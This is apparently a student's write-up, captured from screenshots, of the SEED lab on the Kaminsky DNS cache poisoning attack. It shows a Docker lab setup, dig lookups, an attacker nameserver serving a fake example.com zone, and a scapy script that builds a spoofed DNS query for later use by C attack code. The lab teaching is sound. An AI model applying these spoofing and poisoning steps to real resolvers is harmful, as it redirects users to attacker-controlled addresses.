

The Kaminsky Attack Lab

```
ip-172-31-44-212.us-east-2.compute.internal:1 (seed) - TigerVNC
Applications Mozilla Firefox /home/seed/Internet_S... seed@ip-172-31-44-212... Thunar
File Edit View Search Terminal Help
seed@ip-172-31-44-212:~/Internet_Security/Lab8/Labsetup$ docker container ls
CONTAINER ID IMAGE COMMAND CREATED STATUS PORTS NAMES
seed@ip-172-31-44-212:~/Internet_Security/Lab8/Labsetup$ docker container ls -a
CONTAINER ID IMAGE COMMAND CREATED STATUS PORTS NAMES
seed@ip-172-31-44-212:~/Internet_Security/Lab8/Labsetup$ docker container stop $(docker ps -aq)
"docker container stop" requires at least 1 argument.
See 'docker container stop --help'.
Usage: docker container stop [OPTIONS] CONTAINER [CONTAINER...]

Stop one or more running containers
seed@ip-172-31-44-212:~/Internet_Security/Lab8/Labsetup$ docker network rm $(docker network ls -q)
dockerdocker: command not found
seed@ip-172-31-44-212:~/Internet_Security/Lab8/Labsetup$ docker network rm $(docker network ls -q)
Error response from daemon: bridge is a pre-defined network and cannot be removed
Error response from daemon: host is a pre-defined network and cannot be removed
dfc489d35a9a
f14e5311d392
3373dbab7b42
aa07d6be7c22

seed@ip-172-31-44-212:~/Internet_Security/Lab8/Labsetup$ docker container rm $(docker ps -q)
"docker container rm" requires at least 1 argument.
See 'docker container rm --help'.
Usage: docker container rm [OPTIONS] CONTAINER [CONTAINER...]

Remove one or more containers
seed@ip-172-31-44-212:~/Internet_Security/Lab8/Labsetup$ docker container rm $(docker container ls -aq)
"docker container rm" requires at least 1 argument.
See 'docker container rm --help'.
Usage: docker container rm [OPTIONS] CONTAINER [CONTAINER...]

Remove one or more containers
seed@ip-172-31-44-212:~/Internet_Security/Lab8/Labsetup$ ls
Files           image_attacker_ns   image_user
docker-compose.yml image_local_dns_server  volumes
seed@ip-172-31-44-212:~/Internet_Security/Lab8/Labsetup$ dcbuild
attacker uses an image, skipping
Building local-server
Step 1/4 : FROM handsonsecurity/seed-server:bind
--> bbf95098dacf
Step 2/4 : COPY named.conf      /etc/bind/
--> Using cache
--> 8e0c7e4fe197
Step 3/4 : COPY named.conf.options /etc/bind/
--> Using cache
--> 65cf02453d3e
Step 4/4 : CMD service named start && tail -f /dev/null
--> Using cache
--> b0b622fd91f9
Successfully built b0b622fd91f9
Successfully tagged seed-local-dns-server:latest
Building user
```

```
seed@ip-172-31-44-212:~/Internet_Security/Lab8/Labsetup$ dcup
Creating network "seed-net" with the default driver
Creating local-dns-server-10.9.0.53 ... done
Creating seed-attacker ... done
Creating user-10.9.0.5 ... done
Creating attacker-ns-10.9.0.153 ... done
Attaching to seed-attacker, user-10.9.0.5, local-dns-server-10.9.0.53, attacker-ns-10.9.0.153
local-dns-server-10.9.0.53 | * Starting domain name service... named [ OK ]
attacker-ns-10.9.0.153 | * Starting domain name service... named [ OK ]
```

ip-172-31-44-212.us-east-2.compute.internal:1 (seed) - TigerVNC

Applications Mo... /ho... see... Thu... seed@ip-172-31-44-212: ~/Internet_Security/Lab8/Labsetup

File Edit View Search Terminal Tabs Help

seed@ip-172-31-44-212: ~/Internet_Securi... seed@ip-172-31-44-212: ~/Internet

```
seed@ip-172-31-44-212:~/Internet_Security/Lab8/Labsetup$ dockps
cf7fbb5b2c4e attacker-ns-10.9.0.153
72b08410568e local-dns-server-10.9.0.53
b69f4e0ff390 seed-attacker
a371a64e56e0 user-10.9.0.5
seed@ip-172-31-44-212:~/Internet_Security/Lab8/Labsetup$
```

3rd tab

seed@ip-172-31-44-212: ~/Internet_Security/Lab8/Labsetup

File Edit View Search Terminal Tabs Help

seed@i... seed@i... seed@i... seed@i... seed@i... seed@i...

```
seed@ip-172-31-44-212:~/Internet_Security/Lab8/Labsetup$ docksh seed-attacker
root@ip-172-31-44-212:#
```

seed@ip-172-31-44-212: ~/Internet_Security/Lab8/Labsetup

File Edit View Search Terminal Tabs Help

seed@i... seed@i... seed@i... seed@i... seed@i... seed@i...

```
seed@ip-172-31-44-212:~/Internet_Security/Lab8/Labsetup$ docksh seed-attacker
root@ip-172-31-44-212:# export PS1="seed-attacker:\w\n\$>"
seed-attacker:/
$>
```

4th tab

seed@ip-172-31-44-212: ~/Internet_Security/Lab8/Labsetup

File Edit View Search Terminal Tabs Help

seed@i... seed@i... seed@i... seed@i... seed@i... seed@i...

```
seed@ip-172-31-44-212:~/Internet_Security/Lab8/Labsetup$ docksh user-10.9.0.5
root@a371a64e56e0:# export PS1="user-10.9.0.5:\w\n\$>"
user-10.9.0.5:/
$>
```

5th tab

```
File Edit View Search Terminal Tabs Help
seed@ip-1... × seed@ip-1... × seed@ip-1... × seed@ip-1... × root@72b0... × seed@ip-1... ×
seed@ip-172-31-44-212:~/Internet_Security/Lab8/Labsetup$ docksh local-dns-server-10.9.0.53
root@72b08410568e:/#
```

```
File Edit View Search Terminal Tabs Help
seed@ip-172-31-44-212.us-east-2.compute.internal:1 (seed) - TigerVNC
Applications Mozilla Fire... /home/seed/l... root@72b08... Thunar
File Edit View Search Terminal Tabs Help
seed@ip-172-31-44-212:~/Internet_Security/Lab8/Labsetup$ docksh local-dns-server-10.9.0.53
root@72b08410568e:/# export PS1="local-dns-server-10.9.0.53:\w\n\$> "
local-dns-server-10.9.0.53:/
$>
```

6th tab

```
File Edit View Search Terminal Tabs Help
seed@ip-172-31-44-212.us-east-2.compute.internal:1 (seed) - TigerVNC
Applications Mozilla Fire... /home/seed/l... root@cf7fb... Thunar
File Edit View Search Terminal Tabs Help
seed@ip-172-31-44-212:~/Internet_Security/Lab8/Labsetup$ docksh attacker-ns-10.9.0.153
root@cf7fb5b2c4e:/# export PS1="attacker-ns-10.9.0.153:\w\n\$> "
attacker-ns-10.9.0.153:/
$>
```

Local DNS Server

We are able to see the forward zone

```
File Edit View Search Terminal Tabs Help
seed@ip-172-31-44-212:~/Internet_Security/Lab8/Labsetup$ docksh local-dns-server-10.9.0.53
root@72b08410568e:/# export PS1="local-dns-server-10.9.0.53:\w\n\$> "
local-dns-server-10.9.0.53:/
$> cat /etc/bind/named.conf
// This is the primary configuration file for the BIND DNS server named.
//
// Please read /usr/share/doc/bind9/README.Debian.gz for information on the
// structure of BIND configuration files in Debian, *BEFORE* you customize
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named.conf.local
include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";
zone "attacker32.com" {
    type forward;
    forwarders {
        10.9.0.153;
    };
}
local-dns-server-10.9.0.53:/
$>
```

Attacker name server

```
seed@ip-172-31-44-212:~/Internet_Security/Lab8/Labsetup$ docksh user-10.9.0.5
root@a371a64e56e0:/# export PS1="user-10.9.0.5:\w\n$>"
user-10.9.0.5:/$>cat /etc/resolv.conf
nameserver 10.9.0.53
user-10.9.0.5:/$>
```

Attacker32.com and the fake example.com

```
root@cf7fb5b2c4e:/
File Edit View Search Terminal Tabs Help
seed@ip... seed@ip... seed@ip... seed@ip... root@72b... root@cf7f...
seed@ip-172-31-44-212:~/Internet_Security/Lab8/Labsetup$ docksh attacker-ns-10.9.0.153
root@cf7fb5b2c4e:/# export PS1="attacker-ns-10.9.0.153:\w\n$>"$> cat /etc/bind/named.conf
// This is the primary configuration file for the BIND DNS server named.
// Please read /usr/share/doc/bind9/README.Debian.gz for information on the
// structure of BIND configuration files in Debian, *BEFORE* you customize
// this configuration file.
// If you are just adding zones, please do that in /etc/bind/named.conf.local
include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";
zone "attacker32.com" {
    type master;
    file "/etc/bind/zone_attacker32.com";
};
zone "example.com" {
    type master;
    file "/etc/bind/zone_example.com";
};
attacker-ns-10.9.0.153:/$>
```

On the user's machine

1)Get the ip- address of ns.attacker32.com

```
seed@ip-172-31-44-212:~/Internet_Security/Lab8/Labsetup
File Edit View Search Terminal Tabs Help
seed@ip... seed@ip... seed@ip... root@72b... root@cf7f...
seed@ip-172-31-44-212:~/Internet_Security/Lab8/Labsetup$ docksh user-10.9.0.5
root@a371a64e56e0:/# export PS1="user-10.9.0.5:\w\n$>"$>cat /etc/resolv.conf
nameserver 10.9.0.53
user-10.9.0.5:/$>dig ns.attacker32.com
;; <>> DiG 9.16.1-Ubuntu <>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<- opcode: QUERY, status: NOERROR, id: 39642
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; COOKIE: 3e5ee58d1844fe420100000064361500d663d38b1577ec71 (good)
;; QUESTION SECTION:
;; ns.attacker32.com.           IN      A
;; ANSWER SECTION:
ns.attacker32.com.      259200  IN      A       10.9.0.153
;; Query time: 8 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Apr 12 02:18:40 UTC 2023
;; MSG SIZE  rcvd: 90
user-10.9.0.5:/$>
```

```

root@cf7fbb5b2c4e: / 
File Edit View Search Terminal Tabs Help
seed@ip-... <--> seed@ip-... <--> seed@ip-... <--> seed@ip-... <--> root@72b... <--> root@cf7f...
seed@ip-172-31-44-212:~/Internet_Security/Lab8/Labsetup$ docksh attacker-ns-10.9.0.153
root@cf7fbb5b2c4e:# export PS1="attacker-ns-10.9.0.153:/ "
attacker-ns-10.9.0.153:/
$> cat /etc/bind/named.conf
// This is the primary configuration file for the BIND DNS server named.
// Please read /usr/share/doc/bind9/README.Debian.gz for information on the
// structure of BIND configuration files in Debian, *BEFORE* you customize
// this configuration file.
// If you are just adding zones, please do that in /etc/bind/named.conf.local
include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";
zone "attacker32.com" {
    type master;
    file "/etc/bind/zone_attacker32.com";
};

zone "example.com" {
    type master;
    file "/etc/bind/zone_example.com";
};
attacker-ns-10.9.0.153:/
$> █

```

2) Get the ip address of www.example.com

We are able to see the official IP address

```

seed@ip-172-31-44-212: ~/Internet_Security/Lab8/Labsetup
File Edit View Search Terminal Tabs Help
seed@ip-... <--> seed@ip-... <--> seed@ip-... <--> seed@ip-... <--> root@72b... <--> root@cf7f...
;; Query time: 8 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Apr 12 02:18:40 UTC 2023
;; MSG SIZE rcvd: 90
user-10.9.0.5:/
$> dig www.example.com
; <>> DiG 9.16.1-Ubuntu <>> www.example.com
; global options: +cmd
; Got answer:
; ->>HEADER<- opcode: QUERY, status: NOERROR, id: 18964
; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: udp: 4096
; COOKIE: 40eafc48169279d701000000643617a30944a5c5ecc8d4b4 (good)
; QUESTION SECTION:
www.example.com.           IN      A
; ANSWER SECTION:
www.example.com.          86400   IN      A      93.184.216.34
; Query time: 168 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Apr 12 02:29:55 UTC 2023
;; MSG SIZE rcvd: 88
user-10.9.0.5:/
$> █

```

If we want to find the official name server

```

seed@ip-172-31-44-212: ~/Internet_Security/Lab8/Labsetup
File Edit View Search Terminal Tabs Help
seed@ip-... <--> seed@ip-... <--> seed@ip-... <--> seed@ip-... <--> root@72b... <--> root@cf7f...
;; Query time: 168 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Apr 12 02:29:55 UTC 2023
;; MSG SIZE rcvd: 88
user-10.9.0.5:/
$> dig NS www.example.com
; <>> DiG 9.16.1-Ubuntu <>> NS www.example.com
; global options: +cmd
; Got answer:
; ->>HEADER<- opcode: QUERY, status: NOERROR, id: 58277
; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1
; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 2a75f20f4acf9b550100000064361853c1b9aea78d8dcb5d (good)
; QUESTION SECTION:
www.example.com.           IN      NS
; AUTHORITY SECTION:
example.com.            3600   IN      SOA      ns.icann.org. noc.dns.icann.org. 202209
00 3600 1209600 3600
; Query time: 11 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Apr 12 02:32:51 UTC 2023
;; MSG SIZE rcvd: 137
user-10.9.0.5:/
$> █

```

Name server for the domain- a.iana-servers.net and b.iana-servers.net

```
seed@ip-172-31-44-212: ~/Internet_Security/Lab8/Labsetup
File Edit View Search Terminal Tabs Help
seed@ip... seed@ip... seed@ip... seed@ip... root@72b...
$>dig NS example.com
; <>> DiG 9.16.1-Ubuntu <>> NS example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<- opcode: QUERY, status: NOERROR, id: 58529
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 5
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; COOKIE: 2a0a374d827e91b401000000643618b5ffa9a2d5aa6dc0a7 (good)
;; QUESTION SECTION:
;example.com.           IN      NS
;; ANSWER SECTION:
example.com.          86126   IN      NS      a.iana-servers.net.
example.com.          86126   IN      NS      b.iana-servers.net.
;; ADDITIONAL SECTION:
a.iana-servers.net.  1526    IN      A       199.43.135.53
b.iana-servers.net.  1526    IN      A       199.43.133.53
a.iana-servers.net.  1526    IN      AAAA    2001:500:8f::53
b.iana-servers.net.  1526    IN      AAAA    2001:500:8d::53
;; Query time: 0 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Apr 12 02:34:29 UTC 2023
;; MSG SIZE rcvd: 204
user-10.9.0.5:/
```

There are two name servers IP-V4 and IP-V6. This lab we only use IP-V4

```
seed@ip-172-31-44-212: ~/Internet_Security/Lab8/Labsetup
File Edit View Search Terminal Tabs Help
seed@ip... seed@ip... seed@ip... seed@ip... root@72b...
$>dig NS example.com
; <>> DiG 9.16.1-Ubuntu <>> NS example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<- opcode: QUERY, status: NOERROR, id: 58529
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 5
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; COOKIE: 2a0a374d827e91b401000000643618b5ffa9a2d5aa6dc0a7 (good)
;; QUESTION SECTION:
;example.com.           IN      NS
;; ANSWER SECTION:
example.com.          86126   IN      NS      a.iana-servers.net.
example.com.          86126   IN      NS      b.iana-servers.net.
;; ADDITIONAL SECTION:
a.iana servers.net.  1526    IN      A       199.43.135.53
b.iana servers.net.  1526    IN      A       199.43.133.53
a.iana servers.net.  1526    IN      AAAA    2001:500:8f::53
b.iana servers.net.  1526    IN      AAAA    2001:500:8d::53
;; Query time: 0 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Apr 12 02:34:29 UTC 2023
;; MSG SIZE rcvd: 204
user-10.9.0.5:/
```

We have a fake ip address of the example.com

If the local DNS server is cached we should get this fake answer on the attacker's name server.
We are able to see fake ip address.

Once we successfully poison local dns cache we should be able to get this fake answer.

```
$>dig @ns.attacker32.com www.example.com
; <>> DiG 9.16.1-Ubuntu <>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<- opcode: QUERY, status: NOERROR, id: 43604
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITION
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; COOKIE: 4bf43fd3587a678e01000000643619d3a5a7f4b4eaf11e82 (good)
;; QUESTION SECTION:
;www.example.com.        IN      A
;; ANSWER SECTION:
www.example.com.       259200  IN      A      1.2.3.5
;; Query time: 0 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Wed Apr 12 02:39:15 UTC 2023
;; MSG SIZE rcvd: 88
user-10.9.0.5:/
```


The Attack Tasks

Task 2: Construct DNS request

```
seed@ip-172-31-44-212: ~/Internet_Security/Lab8/Labsetup/volumes
File Edit View Search Terminal Tabs Help
seed@ip... seed@ip... seed@ip... seed@ip... root@72b... root@cf7f...
seed@ip-172-31-44-212:~/Internet_Security/Lab8/Labsetup$ dockps
cf7fbb5b2c4e attacker-ns-10.9.0.153
72b08410568e local-dns-server-10.9.0.53
b69f4e0ff390 seed-attacker
a371a64e56e0 user-10.9.0.5
seed@ip-172-31-44-212:~/Internet_Security/Lab8/Labsetup$ cd volumes/
seed@ip-172-31-44-212:~/Internet_Security/Lab8/Labsetup/volumes$ ls
attack-fast.c generate_dns_query.py send_ip_nochange.c
attack.c generate_dns_reply.py send_premade_dns.c
seed@ip-172-31-44-212:~/Internet_Security/Lab8/Labsetup/volumes$ gcc attack.c -o attack
seed@ip-172-31-44-212:~/Internet_Security/Lab8/Labsetup/volumes$ ls
attack attack.c generate_dns_reply.py send_premade_dns.c
attack-fast.c generate_dns_query.py send_ip_nochange.c
seed@ip-172-31-44-212:~/Internet_Security/Lab8/Labsetup/volumes$
```

```
seed@ip-172-31-44-212: ~/Internet_Security/Lab8/Labsetup
File Edit View Search Terminal Tabs Help
seed@ip... seed@ip... seed@ip... seed@ip... root@72b... root@cf7f...
seed@ip-172-31-44-212:~/Internet_Security/Lab8/Labsetup$ docksh seed-attacker
root@ip-172-31-44-212:# export PS1="seed-attacker:\w\n\$>"
seed-attacker:/
$>cd volumes/
seed-attacker:/volumes
$>ls
attack-fast.c generate_dns_query.py send_ip_nochange.c
attack.c generate_dns_reply.py send_premade_dns.c
seed-attacker:/volumes
$>ls -l generate_dns_*
-rw-rw-r-- 1 1001 1001 590 Apr 12 00:44 generate_dns_query.py
-rw-rw-r-- 1 1001 1001 1174 Apr 12 00:45 generate_dns_reply.py
seed-attacker:/volumes
$>
```

generate_dns_query.py




```
#!/usr/bin/python3
from scapy.all import *

# based on SEED book code
# from a random src to local DNS server
IPpkt = IP(src='1.2.3.4',dst='10.9.0.53')
# from a random sport to DNS dport
UDPPkt = UDP(sport=12345, dport=53,chksum=0)

# a nonexistent fake FQDN in the target domain: example.com
# the C code will modify it
Qdsec = DNSQR(qname='twysw.example.com')
DNSpkt = DNS(id=0xAAAAA, qr=0, qdcount=1, qd=Qdsec)
Querypkt = IPpkt/UDPPkt/DNSpkt

# Save the packet data to a file
with open('ip_req.bin', 'wb') as f:
    f.write(bytes(Querypkt))
    Querypkt.show()

# reply = sr1(Querypkt)
```



```
seed@ip-172-31-44-212: ~/Internet_Security/Lab8/Labsetup$ docksh seed
root@ip-172-31-44-212:/# export PS1="seed-attacker:\w\n\$>"
seed-attacker:/#
$>cd volumes/
seed-attacker:/volumes
$>ls
attack-fast.c  generate_dns_query.py  send_ip_nochange.c
attack.c        generate_dns_reply.py  send_premade_dns.c
seed-attacker:/volumes
$>ls -l generate_dns *
-rw-rw-r-- 1 1001 1001 590 Apr 12 00:44 generate_dns_query.py
-rw-rw-r-- 1 1001 1001 1174 Apr 12 00:45 generate_dns_reply.py
seed-attacker:/volumes
$>chmod a+x generate_dns *
seed-attacker:/volumes
$>
```

DNS Packet is generated and is saved in a binary file ip_req.bin

```
seed@ip-172-31-44-212: ~/Internet_Security/Lab8/Labsetup
File Edit View Search Terminal Tabs Help
seed@ip-... seed@ip-... seed@ip-... seed@ip-... root@72b... root@cf7f...
seed-attacker:/volumes
$chmod a+x generate_dns.py
seed-attacker:/volumes
$ls -l generate_dns.py
-rwxrwxr-x 1 1001 1001 590 Apr 12 00:44 generate_dns_query.py
-rwxrwxr-x 1 1001 1001 1174 Apr 12 00:45 generate_dns_reply.py
seed-attacker:/volumes
$./generate_dns_query.py
###[ IP ]###
version = 4
ihl = None
tos = 0x0
len = None
id = 1
flags =
frag = 0
ttl = 64
proto = udp
chksum = None
src = 1.2.3.4
dst = 10.9.0.53
\options \
###[ UDP ]###
sport = 12345
dport = domain
len = None
checksum = 0x0
###[ DNS ]###
id = 43690
qr = 0
opcode = QUERY
#seed-attacker:/volumes
$###[ DNS ]###
```

```
seed@ip-172-31-44-212: ~/Internet_Security
File Edit View Search Terminal Tabs Help
seed@ip-... seed@ip-... seed@ip-... seed@ip-...
sport = 12345
dport = domain
len = None
checksum = 0x0
###[ DNS ]###
id = 43690
qr = 0
opcode = QUERY
aa = 0
tc = 0
rd = 1
ra = 0
z = 0
ad = 0
cd = 0
rcode = ok
qdcount = 1
ancount = 0
nscount = 0
arcount = 0
\qd \
|###[ DNS Question Record ]###
| qname = 'twysw.example.com'
| qtype = A
| qclass = IN
an = None
ns = None
ar = None
#seed-attacker:/volumes
$###[ DNS ]###
```



```
$ls
attack attack.c generate_dns_reply.py send_ip_nochange.c
attack-fast.c generate_dns_query.py ip_req.bin send_premade_dns.c
seed-attacker:/volumes
$#
```

```

seed@ip-172-31-44-212: ~/Internet_Security/Lab8/Labsetup/volumes
File Edit View Search Terminal Tabs Help
seed@ip-... seed@ip-... seed@ip-... seed@ip-... root@72b... root@cf7f...
seed@ip-172-31-44-212:~/Internet_Security/Lab8/Labsetup$ dockps
cf7fb5b2c4e attacker-ns-10.9.0.153
72b08410568e local-dns-server-10.9.0.53
b69f4e0ff390 seed-attacker
a371a64e56e0 user-10.9.0.5
seed@ip-172-31-44-212:~/Internet_Security/Lab8/Labsetup$ cd volumes/
seed@ip-172-31-44-212:~/Internet_Security/Lab8/Labsetup/volumes$ ls
attack-fast.c generate_dns_query.py send_ip_nochange.c
attack.c generate_dns_reply.py send_premade_dns.c
seed@ip-172-31-44-212:~/Internet_Security/Lab8/Labsetup/volumes$ gcc attack.c -o attack
seed@ip-172-31-44-212:~/Internet_Security/Lab8/Labsetup/volumes$ ls
attack attack.c generate_dns_reply.py send_premade_dns.c
attack-fast.c generate_dns_query.py send_ip_nochange.c
seed@ip-172-31-44-212:~/Internet_Security/Lab8/Labsetup/volumes$ hexdump ip_req.bin
00000000 0045 3f00 0100 0000 1140 6a6c 0201 0403
00000010 090a 3500 3930 3500 2b00 0000 aaaa 0001
00000020 0100 0000 0000 0000 7405 7977 7773 6507
00000030 6178 706d 656c 6303 6d6f 0000 0001 0001
0000003f
seed@ip-172-31-44-212:~/Internet_Security/Lab8/Labsetup/volumes$ 

```

Offset of the FQDN

```

seed@ip-172-31-44-212: ~/Internet_Security/Lab8/Labsetup/volumes
File Edit View Search Terminal Tabs Help
seed@ip-... seed@ip-... seed@ip-... seed@ip-... root@72b... root@cf7f...
seed@ip-172-31-44-212:~/Internet_Security/Lab8/Labsetup$ dockps
cf7fb5b2c4e attacker-ns-10.9.0.153
72b08410568e local-dns-server-10.9.0.53
b69f4e0ff390 seed-attacker
a371a64e56e0 user-10.9.0.5
seed@ip-172-31-44-212:~/Internet_Security/Lab8/Labsetup$ cd volumes/
seed@ip-172-31-44-212:~/Internet_Security/Lab8/Labsetup/volumes$ ls
attack-fast.c generate_dns_query.py send_ip_nochange.c
attack.c generate_dns_reply.py send_premade_dns.c
seed@ip-172-31-44-212:~/Internet_Security/Lab8/Labsetup/volumes$ gcc attack.c -o attack
seed@ip-172-31-44-212:~/Internet_Security/Lab8/Labsetup/volumes$ ls
attack attack.c generate_dns_reply.py send_premade_dns.c
attack-fast.c generate_dns_query.py send_ip_nochange.c
seed@ip-172-31-44-212:~/Internet_Security/Lab8/Labsetup/volumes$ hexdump ip_req.bin
00000000 0045 3f00 0100 0000 1140 6a6c 0201 0403
00000010 090a 3500 3930 3500 2b00 0000 aaaa 0001
00000020 0100 0000 0000 0000 7405 7977 7773 6507
00000030 6178 706d 656c 6303 6d6f 0000 0001 0001
0000003f
seed@ip-172-31-44-212:~/Internet_Security/Lab8/Labsetup/volumes$ hexdump -C ip_req.bin
00000000 45 00 00 3f 00 01 00 00 40 11 6c 6a 01 02 03 04 |E..?....@.lj....|
00000010 0a 09 00 35 30 39 00 35 00 2b 00 00 aa aa 01 00 |...509.5.+.....|
00000020 00 01 00 00 00 00 00 00 05 74 77 79 73 77 07 65 |.....twysw.e|
00000030 78 61 6d 70 6c 65 03 63 6f 6d 00 00 01 00 01 |xample.com.....|
0000003f
seed@ip-172-31-44-212:~/Internet_Security/Lab8/Labsetup/volumes$ 

```

On 2nd tab


We can use bless to open this packet

```

seed@ip-172-31-44-212:~/Internet_Security/Lab8/Labsetup/volumes$ bless ip_req.bin &>/dev/null &
[1] 6140
seed@ip-172-31-44-212:~/Internet_Security/Lab8/Labsetup/volumes$ bless ip_req.bin &>/dev/null &
[2] 6154
seed@ip-172-31-44-212:~/Internet_Security/Lab8/Labsetup/volumes$ 

